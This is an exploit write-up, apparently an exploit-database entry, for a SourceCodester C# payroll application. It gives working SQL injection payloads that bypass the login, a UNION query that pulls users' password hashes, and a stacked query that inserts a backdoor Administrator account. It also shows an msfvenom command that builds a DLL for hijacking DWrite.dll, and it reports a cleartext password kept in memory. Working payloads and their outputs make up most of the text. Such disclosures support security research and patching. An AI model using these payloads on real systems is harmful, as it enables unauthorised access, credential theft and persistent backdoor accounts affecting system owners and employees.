```
# Exploit Title: Multiple vulnerabilities in payroll system
# Date: 16/1/2022
# Exploit Author: evdaez
# Vendor Homepage: https://www.sourcecodester.com/c/13238/payroll-system-c.html
# Software Link: https://www.sourcecodester.com/c/13238/payroll-system-c.html
# Version: 1.0
# Tested on: Windows 10
```

# Contents


## SQL injection login form

Location: frm_login
Method: btn_login_Click
Vulnerability: SELECT statement below.

```
20      private void btn_login_Click(object sender, EventArgs e)
21      {
22          this.sql = string.Concat(new string[]
23          {
24              "SELECT * from user WHERE username = '",
25              this.txt_username.Text,
26              "' and Pass = sha('",
27              this.txt_password.Text,
28              "')"
29          });
30          this.config.singleResult(this.sql);
31          bool flag = this.config.dt.Rows.Count > 0;
32          if (flag)
33          {
34              this.frm.enable_menu();
35              base.Close();
36          }
37          else
38          {
39              MessageBox.Show("Accounts does not exist! please contact administrator", "login failed", MessageBoxButtons.OK, MessageBoxIcon.Exclamation);
40          }
41      }
```

To bypass authentication. Enter the following SQL injection below.
This will change the SQL statement to:

```
Select * from user where username = 'admin' or 1=1 -- -
```





## SQL injection list employee

Location: frm_Employees
Method: list_Employee
Vulnerability: Select statement below

```
211
212         // Token: 0x06000012 RID: 18 RVA: 0x000032A0 File Offset: 0x000014A0
213         private void list_Employee()
214         {
215             this.sql = string.Concat(new string[]
216             {
217                 "SELECT `emp_code` AS 'CODE',CONCAT( `emp_fname`,' ', `emp_lname`,' ', `emp_mname`) AS 'NAME', `em
                      `emp_code` LIKE '%",
218                 this.txtempsearch.Text,
219                 "%' OR emp_fname LIKE '%",
220                 this.txtempsearch.Text,
221                 "%' OR emp_lname LIKE '%",
222                 this.txtempsearch.Text,
223                 "%'"
224             });
225             this.config.Load_DTG(this.sql, this.dtgemplist);
226         }
```

Keep this.sql as variable to be watched in dnspy:




Payload:

```
test' and 1=0 -- -%
```


On breakpoint, the value of this.sql will be as shown below.

```
"SELECT `emp_code` AS 'CODE',CONCAT( `emp_fname`,' ', `emp_lname`,' ', `emp_mname`) AS 'NAME',
`emp_age` AS 'AGE', `emp_sex` AS 'GENDER', `status` AS 'STATUS', `address` AS 'ADDRESS', `contact` AS
'CONTACT'  FROM `employee` WHERE `emp_code` LIKE '%test' and 1=0 -- -%' OR emp_fname LIKE '%test' and
1=0 -- -%' OR emp_lname LIKE '%test' and 1=0 -- -%'"
```

It basically translates to something like:

```
SELECT * FROM FROM `employee` WHERE `emp_code` LIKE '%test' and false -- -
```

That is why results are empty.




But what if payload below is used. The number of displayed columns should be taken into consideration.

```
test' and 1=0 union select user_id,name,username,pass,type,null,null from user -- -
```

On breakpoint, the value of this.sql will be as shown below.


```
"SELECT `emp_code` AS 'CODE',CONCAT( `emp_fname`,' ', `emp_lname`,' ', `emp_mname`) AS 'NAME',
`emp_age` AS 'AGE', `emp_sex` AS 'GENDER', `status` AS 'STATUS', `address` AS 'ADDRESS', `contact` AS
```

```
'CONTACT'  FROM `employee` WHERE `emp_code` LIKE '%test' and 1=0 union select
user_id,name,username,pass,type,null,null from user -- -%' OR emp_fname LIKE '%test' and 1=0 union se-
lect user_id,name,username,pass,type,null,null from user -- -%' OR emp_lname LIKE '%test' and 1=0 union
select user_id,name,username,pass,type,null,null from user -- -%'"
```

It basically translates to something like:

```
SELECT * FROM FROM `employee` WHERE `emp_code` LIKE '%test' and false union select
user_id,name,username,pass,type,null,null from user -- -
```

This will result in the disclosure of admin's pasword hash below.




## SQL Injection Payroll List

Location: frm_payroll
Method: load_data
Vulnerability: Select statement below

```
// Token: 0x06000020 RID: 32 RVA: 0x0000585C File Offset: 0x00003A5C
private void load_data()
{
    this.sql = string.Concat(new string[]
    {
        "SELECT DISTINCT (p.`trans_id`),e.emp_code as 'Assign Code', CONCAT(  `emp_fname` ,  ' ',  `emp_lname` ,  ' ',  `emp_mname` ) AS  'Employee',  `d_rate` AS 'DailyRate' ,  `num_days` AS 'NumberOfDays' ,  `r_wage`
          AS 'RateWage',  `gross_sal` AS 'GrossIncome', `total_ded` AS 'TotalDeduction',  `net_income` AS 'NetIncome' ,   `position` AS 'Postion',`remarks` AS 'Remarks',`dateissued` AS 'DateIssued'    FROM  `employee`
          e,  `payroll` p,  `employee_workinfo` ew,  `other_deduction` od WHERE e.`emp_code` = p.`emp_code` AND p.`emp_code` = ew.`emp_code` AND p.`trans_id` = od.`trans_id` AND  (emp_fname  LIKE '%",
        this.txtpsearch.Text,
        "%'OR  emp_lname  LIKE '%",
        this.txtpsearch.Text,
        "%'OR e.emp_code LIKE '%",
        this.txtpsearch.Text,
        "%')"
    });
    this.config.Load_DTG(this.sql, this.dtgParollList);
    this.dtgParollList.Columns[0].Visible = false;
    this.funct.ResponsiveDtg(this.dtgParollList);
    this.sql = "SELECT concat(autoname,strnum) as auto FROM autonumber WHERE id = 1";
    this.config.singleResult(this.sql);
    bool flag = this.config.dt.Rows.Count > 0;
    if (flag)
    {
        this.txttrancode.Text = this.config.dt.Rows[0].Field("auto");
    }
}
```

The objective here is to piggyback extra commands, so the payload below will be used:


```
a%'); INSERT INTO `user` (`user_id`, `name`, `username`, `pass`, `type`) VALUES (13, 'backup', 'back-
up', '89121dc99c7db9ce2553a093a2ab29e07f7df34f', 'Administrator') -- -
```

Once payload gets executed, the resulting SQL statement will be as shown below. Observe the piggybacked command in blue.

```
"SELECT DISTINCT (p.`trans_id`),e.emp_code as 'Assign Code', CONCAT(  `emp_fname` ,  ' ',  `emp_lname`
,  ' ',  `emp_mname` ) AS  'Employee',  `d_rate` AS 'DailyRate' ,  `num_days` AS 'NumberOfDays' ,
`r_wage` AS 'RateWage',  `gross_sal` AS 'GrossIncome', `total_ded` AS 'TotalDeduction',  `net_income`
```


```
AS 'NetIncome' ,   `position` AS 'Postion',`remarks` AS 'Remarks' ,`dateissued` AS 'DateIssued'    FROM
`employee` e,  `payroll` p,  `employee_workinfo` ew,  `other_deduction` od WHERE e.`emp_code` =
p.`emp_code` AND p.`emp_code` = ew.`emp_code` AND p.`trans_id` = od.`trans_id` AND  (emp_fname  LIKE
'%a%'); INSERT INTO `user` (`user_id`, `name`, `username`, `pass`, `type`) VALUES (13, 'backup', 'back-
up', '89121dc99c7db9ce2553a093a2ab29e07f7df34f', 'Administrator') -- -%'OR  emp_lname  LIKE '%a%'); IN-
SERT INTO `user` (`user_id`, `name`, `username`, `pass`, `type`) VALUES (13, 'backup', 'backup',
'89121dc99c7db9ce2553a093a2ab29e07f7df34f', 'Administrator') -- -%'OR e.emp_code LIKE '%a%'); INSERT
INTO `user` (`user_id`, `name`, `username`, `pass`, `type`) VALUES (13, 'backup', 'backup',
'89121dc99c7db9ce2553a093a2ab29e07f7df34f', 'Administrator') -- -%')"
```

There are no visible succes message that indicate that a new user had been inserted:




| Assign Code | Employee | DailyRate | NumberOfDays | RateWage | GrossIncome | TotalDeduction | NetIncome | Postion | Re |
|---|---|---|---|---|---|---|---|---|---|
| am29 | Anna Malvas Lopez | 300 | 5 | 1500 | 1988 | 6 | 1982 | regular | |
| am29 | Anna Malvas Lopez | 300 | 5 | 1500 | 1950 | 6 | 1944 | regular | |
| cg4 | Joan Geasin Selvano | 230 | 5 | 1150 | 1466 | 0 | 1466 | casual | |
| jf30 | Joan Geasin Selvano | 230 | 5 | 1150 | 1668 | 0 | 1668 | casual | |
| jf30 | Joan Geasin Selvano | 230 | 4 | 920 | 2444 | 0 | 2444 | casual | |
| jf30 | Joan Geasin Selvano | 230 | 5 | 1150 | 1438 | 0 | 1438 | casual | |
| jf30 | Joan Geasin Selvano | 230 | 4 | 920 | 1265 | 145 | 1265 | casual | sad |
| kp2 | Katy Parey Kim | 230 | 5 | 1150 | 1668 | 315 | 1353 | Casual | |
| am29 | Anna Malvas Lopez | 300 | 7 | 2100 | 3413 | 700 | 2713 | regular | sad |

However, checking the results on phpmyadmin tells otherwise:




| | user_id | name | username | pass | type |
|---|---|---|---|---|---|
| Edit Copy Delete | 12 | administrator | admin | d033e22ae348aeb5660fc2140aec35850c4da997 | Administrator |
| Edit Copy Delete | 13 | backup | backup | 89121dc99c7db9ce2553a093a2ab29e07f7df34f | Administrator |

## DLL Hijacking


Once PayrollSystem.exe gets executed, it search for the following DLL which could not be found. In this case, the DLL to be hijacked is DWrite.dll.

| Time o... | Process Name | PID | Operation | Path | Result |
|---|---|---|---|---|---|
| 12:04:1... | PayrollSytem.exe | 12284 | CreateFile | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\VCRUNTIME140_CLR0400.dll | NAME NOT FOUND |
| 12:04:1... | PayrollSytem.exe | 12284 | CreateFile | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ucrtbase_clr0400.dll | NAME NOT FOUND |
| 12:04:1... | PayrollSytem.exe | 12284 | CreateFile | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ucrtbase_clr0400.dll | NAME NOT FOUND |
| 12:04:1... | PayrollSytem.exe | 12284 | CreateFile | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoree.dll | NAME NOT FOUND |
| 12:04:1... | PayrollSytem.exe | 12284 | CreateFile | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ole32.dll | NAME NOT FOUND |
| 12:04:1... | PayrollSytem.exe | 12284 | CreateFile | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\api-ms-win-core-winrt-l1-1-0.dll | NAME NOT FOUND |
| 12:04:1... | PayrollSytem.exe | 12284 | CreateFile | C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Windows.Forms\v4.0_4.0.0.0... | NAME NOT FOUND |
| 12:04:1... | PayrollSytem.exe | 12284 | CreateFile | C:\Users\admin\Desktop\payrollsystem\PayrollSytem\bin\Debug\Wldp.dll | NAME NOT FOUND |
| 12:04:1... | PayrollSytem.exe | 12284 | CreateFile | C:\Users\admin\Desktop\payrollsystem\PayrollSytem\bin\Debug\profapi.dll | NAME NOT FOUND |
| 12:04:1... | PayrollSytem.exe | 12284 | CreateFile | C:\Windows\Microsoft.NET\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e... | NAME NOT FOUND |
| 12:04:1... | PayrollSytem.exe | 12284 | CreateFile | C:\Users\admin\Desktop\payrollsystem\PayrollSytem\bin\Debug\CRYPTSP.dll | NAME NOT FOUND |
| 12:04:1... | PayrollSytem.exe | 12284 | CreateFile | C:\Users\admin\Desktop\payrollsystem\PayrollSytem\bin\Debug\CRYPTBASE.dll | NAME NOT FOUND |
| 12:04:1... | PayrollSytem.exe | 12284 | CreateFile | C:\Users\admin\Desktop\payrollsystem\PayrollSytem\bin\Debug\DWrite.dll | NAME NOT FOUND |
| 12:04:1... | PayrollSytem.exe | 12284 | CreateFile | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\en-US\mscorrc.dll | NAME NOT FOUND |
| 12:04:1... | PayrollSytem.exe | 12284 | CreateFile | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\en-US\mscorrc.dll.DLL | NAME NOT FOUND |
| 12:04:1... | PayrollSytem.exe | 12284 | CreateFile | C:\Users\admin\Desktop\payrollsystem\PayrollSytem\bin\Debug\WindowsCodecs.dll | NAME NOT FOUND |
| 12:04:1... | PayrollSytem.exe | 12284 | CreateFile | C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Windows.Forms\v4.0_4.0.0.0... | NAME NOT FOUND |
| 12:05:4... | PayrollSytem.exe | 12284 | CreateFile | C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Windows.Forms\v4.0_4.0.0.0... | NAME NOT FOUND |
| 12:05:5... | PayrollSytem.exe | 9000 | CreateFile | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ucrtbase_clr0400.dll | NAME NOT FOUND |
| 12:05:5... | PayrollSytem.exe | 9000 | CreateFile | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\VCRUNTIME140_CLR0400.dll | NAME NOT FOUND |
| 12:05:5... | PayrollSytem.exe | 9000 | CreateFile | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ucrtbase_clr0400.dll | NAME NOT FOUND |
| 12:05:5... | PayrollSytem.exe | 9000 | CreateFile | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoree.dll | NAME NOT FOUND |
| 12:05:5... | PayrollSytem.exe | 9000 | CreateFile | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ole32.dll | NAME NOT FOUND |
| 12:05:5... | PayrollSytem.exe | 9000 | CreateFile | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\api-ms-win-core-winrt-l1-1-0.dll | NAME NOT FOUND |
| 12:05:5... | PayrollSytem.exe | 9000 | CreateFile | C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Windows.Forms\v4.0_4.0.0.0... | NAME NOT FOUND |
| 12:05:5... | PayrollSytem.exe | 9000 | CreateFile | C:\Users\admin\Desktop\payrollsystem\PayrollSytem\bin\Debug\Wldp.dll | NAME NOT FOUND |
| 12:05:5... | PayrollSytem.exe | 9000 | CreateFile | C:\Users\admin\Desktop\payrollsystem\PayrollSytem\bin\Debug\profapi.dll | NAME NOT FOUND |
| 12:05:5... | PayrollSytem.exe | 9000 | CreateFile | C:\Windows\Microsoft.NET\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e... | NAME NOT FOUND |
| 12:05:5... | PayrollSytem.exe | 9000 | CreateFile | C:\Users\admin\Desktop\payrollsystem\PayrollSytem\bin\Debug\CRYPTSP.dll | NAME NOT FOUND |
| 12:05:5... | PayrollSytem.exe | 9000 | CreateFile | C:\Users\admin\Desktop\payrollsystem\PayrollSytem\bin\Debug\CRYPTBASE.dll | NAME NOT FOUND |
| 12:05:5... | PayrollSytem.exe | 9000 | CreateFile | C:\Users\admin\Desktop\payrollsystem\PayrollSytem\bin\Debug\DWrite.dll | NAME NOT FOUND |
| 12:05:5... | PayrollSytem.exe | 9000 | CreateFile | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\en-US\mscorrc.dll | NAME NOT FOUND |
| 12:05:5... | PayrollSytem.exe | 9000 | CreateFile | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\en-US\mscorrc.dll.DLL | NAME NOT FOUND |
| 12:05:5... | PayrollSytem.exe | 9000 | CreateFile | C:\Users\admin\Desktop\payrollsystem\PayrollSytem\bin\Debug\WindowsCodecs.dll | NAME NOT FOUND |
| 12:05:5... | PayrollSytem.exe | 9000 | CreateFile | C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Windows.Forms\v4.0_4.0.0.0... | NAME NOT FOUND |

Using msfvenom, create a malicious dll that pops calculator once payrollsystem.exe gets executed.


```
┌──(root㉿kali)-[~/bughunting]
└─# msfvenom -p windows/x64/exec CMD='calc.exe' -f dll -o mycalc.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 276 bytes
Final size of dll file: 8704 bytes
Saved as: mycalc.dll

┌──(root㉿kali)-[~/bughunting]
└─# zip --encrypt calc.zip mycalc.dll
Enter password:
Verify password:
  adding: mycalc.dll (deflated 83%)

┌──(root㉿kali)-[~/bughunting]
└─#
```

Observe what happens when payrollsystem.exe gets executed:




## Cleartext password in memory

Problem with this application is that it stores cleartext password in memory.




Look at the results below from processhacker on a successful login. Search via strings.

```
0x23a8ded53b4 (134): select * from user where username = 'admin' and pass = sha('admin')
```